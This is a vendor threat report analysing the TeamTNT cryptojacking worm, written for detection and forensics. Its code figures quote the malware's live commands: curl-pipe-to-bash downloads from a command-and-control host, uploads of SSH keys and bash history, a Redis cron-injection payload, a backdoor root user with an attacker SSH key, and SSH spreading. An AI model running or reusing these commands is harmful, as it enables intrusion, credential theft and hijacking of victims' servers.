

Threat Report: TeamTNT: The First Cryptojacking Worm to Steal AWS Credentials

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
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1 EXECUTIVE SUMMARY

Because most online services now run in the cloud (AWS, Azure, Google Cloud, etc.), these cloud service providers have become an important new target for cybercriminals to install cryptojacking malware and to mine cryptocurrency. The TeamTNT cryptojacking worm is one of the rising threats that target cloud-based servers. Because of the use of variety of techniques used by this cryptojacking worm and the rise in cryptojacking attacks recently, the Cysiv threat research team has analyzed this malware to further improve our detection capability.

TeamTNT Cryptojacking worm is formed from a series of bash scripts and Linux binary files. Most of the actions of TeamTNT are carried out by bash scripts that are hosted on their command and control (C2) servers, loaded and executed on the fly, and discarded after execution. Despite the fact that there are some repeated actions among the scripts, we were able to determine the main attack phases and their related goals (Figure 1).

Figure 1 – Main Attack Phases



While analyzing the malicious activities of TeamTNT, we discovered some unused code that led us to a different execution path. The unused code's runbook is similar to the currently used runbook. However, it has some different capabilities, such as spreading via Redis servers and a slightly different C2 traffic.

TeamTNT scanner targets unprotected Docker instances on the cloud and it accepts a URL, which serves a list of domains or IP addresses separated by new lines, as its input. The scanner will enter an infinite loop that will query the URL and randomly select 200 hosts to scan in each iteration. This variant scans for 5 default ports related to Docker services, including 2375, 2376, 2377, 4243, and 4244.

TeamTNT makes a remarkable attempt to clear the system logs, bash command history and its artifacts. It flushes all the chains in the packet filter iptables and disables uncomplicated firewalls (ufw) as well as other popular Linux firewalls. It also kills and removes cloud security tools such as Alibaba Aliyun and installs hacking tools on the compromised system, such as Pnscan (a parallel network scanner), Logs.c (a WTMP, UTMP and lastlog cleaner utility for Linux) and Punk (a Unix SSH post exploitation tool).

TeamTNT attempts to kill the processes as well as remove the executable files related to its competitors. It will find any process named “kensing” – one of its biggest competitors – running on the system and report to its C2 server before killing the process and removing the related executable files. Interestingly, TeamTNT cryptojacking worm uses some stolen code from Kensing for its operations. This is part of a growing trend: cyber criminals share or steal one another’s tools for their needs, to reduce tool development time.

Besides setting up XMRig miner on the victims’ system, TeamTNT cryptojacking worm also exfiltrates Secure Shell (SSH) and Amazon Web Services (AWS) credentials, bash command history, and the related logs to its C2 server. The worm is capable of spreading via SSH as well as Redis servers. The artifacts listed in section 2 can be used to scan your system, perform more in-depth digital forensics, and mitigate the threats caused by TeamTNT Cryptojacking Worm.

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Cysiv SOC-as-a-Service provides protection from a broad range of threats:


- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they’re not being downloaded in the physical endpoint.

2 TEAMTNT ARTIFACTS

This section summarizes the artifacts used to detect TeamTNT's attacks. The information includes the file artifacts, the killed process, and the C2 communication. This information can be used to scan your system, perform more in-depth digital forensics, and mitigate the threats caused by TeamTNT Cryptojacking Worm.

Most of the actions of TeamTNT are carried out by bash scripts that are hosted on their C2 servers, loaded and executed on the fly, and are not usually stored on the victims' systems. However, bash scripts will load and generate files to accomplish their missions. The list of most of the files dropped by TeamTNT throughout its attack phases is provided in Figure 2.

Figure 2 – File Artifacts



Most of the temporary files will be deleted to reduce suspicion. However, the installed tools will be kept on the system as they are needed for the operations of the installed miner and spreading activities.

Throughout the attack phases, TeamTNT makes a considerable effort to remove other competitive malware and security tools. TeamTNT will find and kill any process that have one of the following characteristics:

- 1) Full path process name: ./A7mA5gb, /bin/xmrig, ./haveged, httpy, ./jiba, ./jvs, ./pces, ./ppp, ./pvv, ./redis-server, ./rspce, ./seervceaess, ./servceaess, ./servceas, ./servcesa, /tmp/, tmp/wc.conf, /usr/bin/nhcm, /usr/sbin/agentty, ./vpp, ./vsp, ./watchbog, /wl.conf.

- 2) Connected IP address:108.174.197[.]76, 140.82.52[.]87, 176.31.6[.]16, 185.71.65[.]238, 192.236.161[.]6, 46.243.253[.]15.
- 3) Connected port:13531, 143, 14433, 14444, 2222, 23, 3333, 3347, 3389, 443, 4444, 5555, 6665, 6666, 6667, 7777, 8444.
- 4) Process command: /boot/vmlinuz, /dev/shm/z3.sh, http_0xCC030, http_0xCC031, http_0xCC032, http_0xCC033, /tmp/2Ne80*, /tmp/65ccE*, /tmp/a7b104c270, /tmp/dl, /tmp/java, /tmp/jmx*, /tmp/l.sh, /tmp/ppol, /tmp/pprt, /tmp/udev, /tmp/zmcat
- 5) Process name: aegis_cli, aegis_quartz, aegis_update, AliHids, AliHips, AliYunDun, AliYunDunUpdate, docker-cache, hping3, httpy, kdevtmpfsi, kinsing*, kswapd0, kswapd_svc, masscan, networkservice, networkservices, pippip, redis2, sysguard, sysguerd, sysupdate, sysupdate.

TeamTNT C2 traffic is powered by two Linux tools: Client URL (curl) and GNU Wget. The traffic can be divided into three main categories: logs, system information, and data exfiltration.

1. TeamTNT logs three main events and information, including new victim IP address, Kinsing malware existence, and successful miner setup. The logs are sent to the C2 server by simply querying the predefined URL paths, which are /up/iplog.php, /log/kinsing.php, and /log/xmrig.php?hostn=<Victim's hostname>, correspondingly.
2. Victims' system information is sent to the C2 server via HTTP URL parameters. The URL path is /up/ip.php or /ip.php, and two different variant of the query string are:
 - uptime=<uptime>&ram=<inforam>&cpumhz=<cpumhz>&is32or64bit=<is32or64bit>&cpucores=<numberofcores>&lsb_release=<release>&myusername=<username>
 - speed=<internetspeedtest>&uptime=<uptimeinfo>&sshport=<sshport>&ram=<inforam>&cpumhz=<cpumhz>&is32or64bit=<is32or64bit>&cpucores=<numberofcores>&lsb_release=<release>&myusername=<username>&hostname=<hostname>
3. TeamTNT will exfiltrate secure shell (SSH) credentials, bash command history, and the related logs to its C2 server. The URL paths are /up/setup_upload.php, /up/bash_history.php, and /up/index2.php. The targeted files are /root/.ssh/id_rsa, /root/.ssh/id_rsa.pub, /root/.ssh/known_hosts, /root/.bash_history, /etc/hosts, /usr/bin/lib/pw/sshpwd-root.log, and /usr/bin/lib/pw/sshpwd-USER.log. Newer variants of TeamTNT also target Amazon Web Service (AWS) credentials. This shows that the group is actively seeking more unprotected credentials to spread their malware and for other uses.

3 ANALYSIS

3.1 The Scanner

The scanner was hosted at the URL `hxxp://45[.]9[.]148[.]123/COVID19/scan/mxutzh.sh`. This bash script accepts a URL, which serves a list of domains or IP addresses separated by new lines, as its input. The scanner will enter an infinite loop that will query the URL and randomly select 200 hosts to scan in each iteration. This variant of the scanner searches for 5 default ports related to Docker services in Figure 3.

- 2375: For un-encrypted and un-authenticated communication with Docker daemon
- 2376: For encrypted and un-authenticated communication with Docker daemon
- 2377: For communication with swarm manager
- 4243 and 4244: Commonly used for docker implementations, redistributions and setups default.

Figure 3 – Port Scanner

```
masscan $randgen -p$prt --rate=$3 |
awk '{print $6}' |
zgrab --senders 200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null |
grep -E 'ApiVersion|client version 1.16' | jq -r .ip";
```

As shown in Figure 3, the scanner will use Zgrab to send an HTTP request to the path `/v1.16/version`, grab the banner, and filter for the string `ApiVersion` or `client version 1.16`. If this is successful, the scanner will try to connect to the exposed port through transmission control protocol (TCP) to run a bash script in a new Alpine container. Note that the root directory `/` of the targeted host is mounted into the container. The scanner also enables the flag `--rm` in the Docker command to remove the container automatically when it exits. Section 3.2 analyses the bash script in detail.

3.2 The Runbook

The bash script loaded from the URL `hxxp://45[.]9[.]148[.]123/COVID19/init.sh` can be considered the runbook of TeamTNT attacks. The script starts its operations by removing any hourly cron scripts and user crontabs with names that start with `COVID19` or `SARScov2`. It will then install `curl` and `bash` if they are not installed. The installation is done by either `apt-get` or `yum`, which covers most of the popular Linux distros nowadays. Finally, the script will download and execute the scripts listed in Figure 4, one by one.

Figure 4 – TeamTNT’s Runbook

```
curl http://45.9.148.123/COVID19/sh/clean.sh | bash
curl http://45.9.148.123/COVID19/sh/setup.basics.sh | sh
curl http://45.9.148.123/COVID19/sh/setup.mytoys.sh | sh
curl http://45.9.148.123/COVID19/sh/setup.xmrig.curl.sh | bash
curl http://45.9.148.123/COVID19/nk/NarrenKappe.sh | bash
curl http://teamtnt.red/sysinfo | bash
nohup curl http://teamtnt.red/dns | bash >>/dev/null &
nohup curl http://45.9.148.123/COVID19/sh/lan.ssh.kinsing.sh | sh >> /dev/null &
```

The next sections explain the malicious behaviour of TeamTNT. The script `clean.sh` is the cleaner (Section 3.3), the scripts `setup.basics.sh` and `setup.mytoys.sh` are the tool installers (Section 3.4), the scripts `setup.xmrig.curl.sh` and `NarrenKappe.sh` are the miner installer (Section 3.5), the script, the script `sysinfo` is the C2 reporters (Section 3.6), and the script `lan.ssh.kinsing.sh` is the spreader (Section 3.7).

3.3 The Cleaner

The cleaner will first delete the system logs stored at the location `/var/log/syslog`. It will then disable uncomplicated firewalls (`ufw`) and flush all the chains in the packet filter `iptables`. It will also disable `NMI watchdog`. If the cleaner finds any process named `kinsing` running on the system, it will report to its C2 server via the URL path `/log/kinsing.php` by simply querying the URL as shown in Figure 5.

Figure 5 – Reporting Kinsing Existence

```
curl http://45.9.148.123/COVID19/log/kinsing.php ||
wget http://45.9.148.123/COVID19/log/kinsing.php -O /dev/null
```

This illustrates that `Kinsing` is the biggest competitor of `TeamTNT` as it tries to kill the processes as well as remove the executable files related to `Kinsing`. The cleaner will try to remove some user accounts, including `phishl00t`, `aport`, `openssl`, `cokkokotre1`, `akay`, and `vfinder`. It targets any processes and files that have the name `kinsing`, `kdevtmpfsi`, `sysupdate`, `sysguerd`, `redis2`, `sysupdate`, `networkservice`, `sysguard`, `update.sh`, `docker-cache`, `kswap_svc`, `masscan` or `hping3`, and many more. The cleaner also tries to kill and remove an Alibaba Cloud Security tool named `Aliyun`. Interestingly, the cleaner contains a large portion of stolen code from its competitor `Kinsing`. This is a trend where cyber criminals share or steal each others’ tools in order to reduce tool development time.

3.4 The Tool Installers

The script `setup.basics.sh` installs some basic tools that are needed for other scripts. The tool list includes `wget`, `curl`, `tar`, `gcc`, `gcc-c++`, and `make`. The tools `wget` and `curl` have been installed in the runbook (Section 3.2) and used in the cleaner script (Section 3.3). However, they are still

checked and reinstalled if needed. The reason is that the program wants to make sure the installed tools are not accidentally removed by the cleaner.

Other tools are installed by /sh/setup.mytoys.sh. The script will first remove the 'chattr' tool on the system and replace it by the attackers' tool which is downloaded from `hxxp://45.9.148[.]123/COVID19/bin/chattr`.

It will then download a "make self-extractable archive" named blue. The archive is downloaded from `hxxp[:]//teamtnt[.]red/load/module/blue` (see its metadata in Figure 6) and dropped at the location `/usr/local/sbin/blue`, and will extract a bash script named `blue.sh`.

Figure 6 – Make Self-extractable Archive

```
Identification: blue
Target directory: bluedog
Uncompressed size: 12 KB
Compression: base64
Encryption: n
Date of packaging: Thu Mar 5 22:17:27 CET 2020
Built with Makeself version 2.4.0 on
```

When executed, the extracted `blue.sh` script will download, extract and start a service named `watchdogd` from the URL `hxxp[:]//teamtnt[.]red/load/x/64/watchdogd.tar.gz`. The file will be extracted to the location `/usr/bin/watchdogd`. `XmrigMiner` – A Monero CPU miner – is then downloaded via the URL `hxxp[:]//teamtnt[.]red/load/x/64/xmrigMiner.tar.gz`. The file is extracted to the location `/usr/bin/xmrigMiner`. Next, it will install `pncan` (a parallel network scanner), `logs.c` (a WTMP, UTMP and lastlog cleaner for linux), and `punk` (an UNIX SSH post-exploitation tool). The tools are downloaded and compiled if needed. Figure 7 shows the installation of `pncan`, as an example.

Figure 7 – Installing pncan

```
$wgetbin http://45.9.148.123/COVID19/bin/pncan.tar.gz -O /tmp/pncan.tar.gz
$tarbin xfv /tmp/pncan.tar.gz -C /tmp/
rm -f /tmp/pncan.tar.gz
cd /tmp/pncan
make lnx
make install
rm -fr pncan
scanbin=`which pncan`
```

3.5 The Miner Installer

A CPU Monero miner named `XMRig` is officially installed by the script `setup.xmrig.curl.sh`. Even though the miner was downloaded from another URL in the previous phase (Section 3.4), it was not installed and configured to run. This could be the result of poor code management of TeamTNT. After the installation, the script will setup and run the miner in background. The configurations listed in Figure 8 also reveal the Monero wallet and the attackers' email.

Figure 8 – Monero Miner Configurations

```
# command line arguments
WALLET=84hYzyMkfn8RAb5yMq7v70fcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfPVW84Dq58AhP3AbUNoxznhvxEaV23f57T
EMAIL=hildegard@teamtnt.red
XMRHOME=/usr/bin

XMRigBIN=migration
MINERSH=miner.sh
SETUPSH=setup_moneroocean_miner.sh

XMRMODBIN=http://45.9.148.123/COVID19/bin/xmrig.tar.gz
XMRSTOCK=http://45.9.148.123/COVID19/bin/xmrig-5.11.0.tar.gz
```

If it cannot do passwordless sudo to start the mining process immediately in the background, the miner will be started from the victim's \$XMRHOME/.profile file next time they login to the host. After completing the aforementioned steps, the script will report a successful miner setup to its C2 server as shown in Figure 9.

Figure 9 – Success Miner Setup Report

```
echo "[*] Setup complete"

y=`pidof $XMRigBIN`;
if [ "$y" == "" ]; then
nohup $XMRHOME/$XMRigBIN > /dev/null 2>&1 &
else
echo "miner OK" >> /dev/null
fi

HNAME=`hostname`
curl http://45.9.148.123/COVID19/log/xmrig.php?hostn=$HNAME
```

Next, the script NarrenKappe.sh will download a configure template from `hxxp[:]//45.9.148[.]123/COVID19/nk/config.json`, adjust it with the current system information and place it in the location `/usr/bin/config.json` as shown in Figure 10.

Figure 10 – Downloaded Configuration Template

```
MINERNAMETAG="Monero"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"0cean"

mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
```

The script will then use a utility named `ss` to list the active sockets on the system. If it finds the socket `3.0.193[.]200:10008`, it will download and execute the script from the URL `hxxp[:]//teamtnt[.]red/load/cyo.sh` and then exits.

The script `cyo.sh` will download, compile, and execute a tool to clear logs from the URL `hxxp[:]//teamtnt[.]red/load/module/logs.c`. It will then upload bash history of the root user to its C2 and delete the bash history as shown in Figure 11.

Figure 11 – Bash Command History

```

/usr/local/bin/logs -u reboot
/usr/local/bin/logs -u hilde
/usr/local/bin/logs -u .r00t
$TNTcurl -F "userfile=@/root/.bash_history" http://teamtnt.red/up/bash_history.php

```

Next, the script `NarrenKappe.sh` will find and delete the following artifacts to clear its traits: `/usr/bin/watchdogd`, `/usr/bin/xmrigMiner`, `/usr/bin/config.json`, `/usr/bin/rstart.sh`, `/tmp/watchdogd`, `/tmp/xmrigMiner`, `/tmp/config.json`, `/usr/bin/lo`, `/bin/hid`, `/usr/bin/sysh`, `/usr/bin/systemd-clean`, `/usr/bin/systemd-heatl`, `/etc/init.d/xmrcc`, `/lib/systemd/system/xmrcc.service`, `/etc/systemd/system/xmrcc.service`, `/etc/systemd/system/multi-user.target.wants/xmrcc.service`.

3.6 The C2 Reporter

The `sysinfo` script uses an online service named IP logger to track the victims. This variant will first query `hxxps[://iplogger[.]org/1vSed7` to record the victim's IP address. It will then carry out the other actions. Most of the main operations of the script are base64-encoded and are decoded at execution time.

The first block of base64-encoded code will disable `iptables`, `ip6tables`, `ufw`, and `firewalld`. It will remove all rules to allow all inbound and outbound connections. Then it will download and execute the files from the URLs with the format `hxxp[://6z5yegpuwg2j4len[.]tor2web[.]su/bin/<file name>`. The files include `docker-update`, `dns`, and `bioset`.

The second base64-encoded block of code will create a new user name "hilde" and grant root as well as `sudo` privileges to the newly created user as shown in Figure 12. This is a backdoor created by the attackers to maintain their access to the victim's system.

Figure 12 – Hilde User Created

```

useradd -p /BnKiPmXA2eAQ -G root hilde
sleep 3
adduser hilde
sleep 3
usermod -aG sudoers hilde
sleep 3
usermod -aG root hilde
sleep 3
sudo adduser hilde sudo
sudo adduser hilde sudoers
sudo adduser hilde root
echo 'hilde ALL=(ALL:ALL) ALL' >> /etc/sudoers
sleep 3
echo PermitRootLogin yes >> /etc/ssh/sshd_config
sleep 3
echo PasswordAuthentication yes >> /etc/ssh/sshd_config
sleep 3
sudo chmod +ia /etc/passwd
sleep 3
sudo chmod +ia /etc/shadow
sleep 3
sudo chmod +ia /etc/ssh/sshd_config

```

To complete the backdoor setup, an RSA key (Figure 13) for SSH authentication will be appended to the files: `/root/.ssh/authorized_keys`, `/root/.ssh/authorized_keys2`, `/home/hilde/.ssh/authorized_keys`, `/home/hilde/.ssh/authorized_keys2`, `/home/ubuntu/.ssh/authorized_keys`, `/home/ubuntu/.ssh/authorized_keys2`

Figure 13 – Appended SSH Authentication Key

```

RSAKEY="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCKvKu0fk2vdyDlVynV5MTNawD0kJWJNP5Pj5Li2p/
SuM8i+JDsLlVq1VJffT55JFHoPFXRQ7Qum/Nn9vH8JFYXCP1x4CjCYQu1kXHoUX2yx60Wfz1UJsk9DjnrP07GavqoKGkuCbh075A2
WMVyRYDqixWg7EwpA7JcoYJ2ncgiT4ulZwtL9WepkihsW/x3NsLj7409nG4nvN0N5Q1X5T6pABJuVqUC0qX4PuLN1A/IFORyYf8rj8CF
z9Zw3qRX2iygAWcIoAcAEv64i8BZpKekdmaX+9YgEH0Lx3KRHD+1cPda2WbDt0QwL72mQhM13+G+UpKNUuyM6Fm7cDHqP2N14afCye0vB
6yWNAMkLEdkyzMmZgD/qyNzPjk2pUN4CkxwP8o7mGyfcYhqN8q0X4GY/BgfhH1Q62fm2MME+a9cXgM9F0mdUoLr6D+f8gMhVd0xqnAo6gu
x0XK9l1ffQurC1lnDntV8LXY828ju0fDX0IpK5w5300wF8V8p23kTyA/vVar/e7g1MYmkmmI6hyIAZA18PU5kFz08dyQ8IW2HFM7pHYDTa
T8CbJwT03M6fSafYU0jmJiFZtJnpJ1A+T2bujiRDwtC3TtrwQXEVNrrkVpoRMJtAy55CCtug646DZA0brChC+DPb0xXo8BhwDQ0HAeZsnr
SXEHpmD0CQ== root@localhost"
  
```

The third base64-encoded chunk of code will search for any process named kinsing or kdevtmpfsi and attempt to kill it. It will also report the event through IP logger as shown in Figure 14.

Figure 14 – IP Logger for Kinsing

```

CPUMHz="cat /proc/cpuinfo | grep MHz | awk '{print $4}'"
CPUcores="cat /proc/cpuinfo | grep 'cpu cores' | awk '{print $4}'"
export THELINK="https://iplogger.org/1Prvw7"
export THEUSRA="$CPUMHz#-#-$CPUcores"
export THEREFE="$(uname -a)"
if type wget >/dev/null; then
nohup wget --no-check-certificate --user-agent="wget $THEUSRA" --referer="$THEREFE" -s $THELINK -O /dev/
null 2>/dev/null 1>/dev/null &
fi
if type curl >/dev/null; then
nohup curl --user-agent "curl $THEUSRA" --referer "$THEREFE" -s $THELINK -O /dev/null 2>/dev/null 1>/dev/
null &
fi
  
```

The final base64-encoded chunk of code contains a tool written in C to cleanse WTMP, UTMP and lastlog for Linux. The code is dropped at the location /tmp/.logs.c and compiled by gcc. The compiled file will be dropped at the location /usr/bin/logs. As a precautionary step, the script will delete the source code before executing the tools to clean the log. The script also deletes bash command history to hide any executed commands. Finally, the script reports the system information to the C2 server as shown in Figure 15.

Figure 15 – System Information Report

```

wget --quiet "http://teamtnt.red/ip.php?speed=$speedtest&uptime=$uptimeinfo&sshport=$sshport&ram=$inforam
&cpumhz=$cpumhz&is32or64bit=$is32or64bit&cpucores=$numberofcores&lsb_release=$release&myusername=$
myusername&hostname=$myhostname" -q -O $tempfile
  
```

3.7 The Spreader

The script lan.ssh.kinsing.sh will attempt to spread TeamTNT Cryptojacking Worm through SSH. The script first scans the system for any possible SSH credentials and the corresponding hosts. Targeted hosts are searched by grepping the contents in the following locations:

- ~/.ssh/config /home/*/.ssh/config and /root/.ssh/config

- ~/.bash_history /home/*/.bash_history and /root/.bash_history
- ~/.bash_history /home/*/.bash_history and /root/.bash_history
- /etc/hosts
- ~/.ssh/known_hosts, /home/*/.ssh/known_hosts, and /root/.ssh/known_hosts

It will also add the local subnet address and any host that connected to or from the victim via port 22 to the targeted list.

SSH credentials are searched by grepping the contents in the following locations:

- ~/ and /root /home, file name format is "id_rsa"
- ~/.ssh/config, /home/*/.ssh/config, and /root/.ssh/config
- ~/.bash_history, /home/*/.bash_history, and /root/.bash_history
- ~/ /root and /home, file name format is "*.pem"

Potential user names are searched by grepping the contents in the following locations:

- ~/, /root, and /home, file name format is "\.ssh"
- ~/.bash_history, /home/*/.bash_history, and /root/.bash_history

After obtaining the list of credentials, the script will try each combination of them to execute the runbook script (See section 3.2) as shown in Figure 16. The runbook will install TeamTNT Cryptojacking Worm on the targeted hosts and also keep spreading the malware to its connected hosts.

Figure 16 – Spreading Via SSH

```

chmod +r $key
chmod 400 $key
echo "$user@$host $key $ssh"
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$ssh "
sudo curl -L http://45.9.148.123/COVID19/init.sh|sh; sudo wget -q -O -
http://45.9.148.123/COVID19/init.sh|sh;"

```

3.8 Unused Code

While analyzing the malicious activities of TeamTNT, we discovered some unused code that led us to a different execution path. The unused code's runbook is similar to the currently used runbook (See section 3.2). However, it has some different abilities, such as spreading via Redis servers. This section highlights some important attributes of the unused code.

This variant will exfiltrate data (including /root/.ssh/id_rsa, /root/.ssh/id_rsa.pub, /root/.ssh/known_hosts, /root/.bash_history, /etc/hosts, /usr/bin/lib/pw/sshpwd-root.log, /usr/bin/lib/pw/sshpwd-USER.log) to a different C2 server as shown in Figure 17.

Figure 17 – Other C2 Server For Data Exfiltration

```
function uploadsomething(){
  for fileupload in ${FILE_UPLOAD_ARRAY[@]}; do
    $ntcurl -F "userfile=@$fileupload" http://teamtnt.red/up/setup_upload.php
  done
}
```

It will scan for active Redis instances in the local area network and send a payload to the servers to spread. The Redis payload is shown in Figure 18. The setup script, which will be downloaded from the other URL, will lead to a slightly different runbook, as previously mentioned.

Figure 18 – Redis Payload

```
function make_payload(){
  rm -rf .dat .shard .ranges .lan 2>/dev/null
  sleep 1
  echo 'config set dbfilename "backup.db" >> .dat
  echo 'save' >> .dat
  echo 'flushall' >>> .dat
  echo 'set backup1 "\n\n\n/2 * * * curl -fsSL http://teamtnt.red/load/setup.sh | sh\n\n"' >> .dat
  echo 'set backup2 "\n\n\n/3 * * * wget -q -O- http://teamtnt.red/load/setup.sh | bash\n\n"' >> .dat
  echo 'set backup3 "\n\n\n/4 * * * curl -fsSL http://teamtnt.red/load/setup.sh | bash\n\n"' >> .dat
  echo 'set backup4 "\n\n\n/5 * * * wget -q -O- http://teamtnt.red/load/setup.sh | sh\n\n"' >> .dat
  echo 'config set dir "/var/spool/cron/" >>> .dat
  echo 'config set dbfilename "root" >>> .dat
  echo 'save' >>> .dat
  echo 'config set dbfilename "root" >>> .dat
  echo 'config set dir "/var/spool/cron/crontabs" >>> .dat
  echo 'save' >>> .dat
  echo 'config set dbfilename "root" >>> .dat
  echo 'config set dir "/etc/cron.d/" >>> .dat
  echo 'save' >>> .dat
  sleep 1
}
```

The setup.sh script is written to target Redis servers and TeamTNT also commented its goals at the beginning of the script as shown in Figure 19.

Figure 19 – TeamTNT Redis Server Spreading

```
#!/bin/bash
#
#   priv8 Module scan/pwn Redis Server Setup
#   (c) 2020 HildeGard for TeamTNT priv8 App
#
```

Some other miner configurations were also discovered with different miner name tags that ended by “N3W” compared to the miner installer analyzed in section 3.5 (Figure 20).

Figure 20 – Other Miner Configuration

```
MINERNAMETAG="FUCKUPspastTMP"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG" "$MINERUSERTAG" "$MINERHOSTTAG" "_N3W"
mv /tmp/config.json /tmp/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /tmp/config1.json >> /tmp/config.json
```

```
MINERNAMETAG="P3R515T"  
MINERHOSTTAG=$(hostname)  
MINERUSERTAG=$(whoami)  
MINERFULLNAM="$MINERNAMETAG" "$MINERUSERTAG" "$MINERHOSTTAG" _ "N3W"  
mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null  
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
```

The system information and report contains a slightly less information compared to the current variant (See section 3.6), as shown in Figure 21.

Figure 21 – Other Variant Of System Information Report

```
wget "http://teamtnt.red/up/ip.php?uptime=$uptimeinfo&ram=$inforam&cpumhz=$cpumhz&is32or64bit=$is32or64bit  
&cpucores=$numberofcores&lsb_release=$release&myusername=$myusername" -q -O $tempfile
```

4 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

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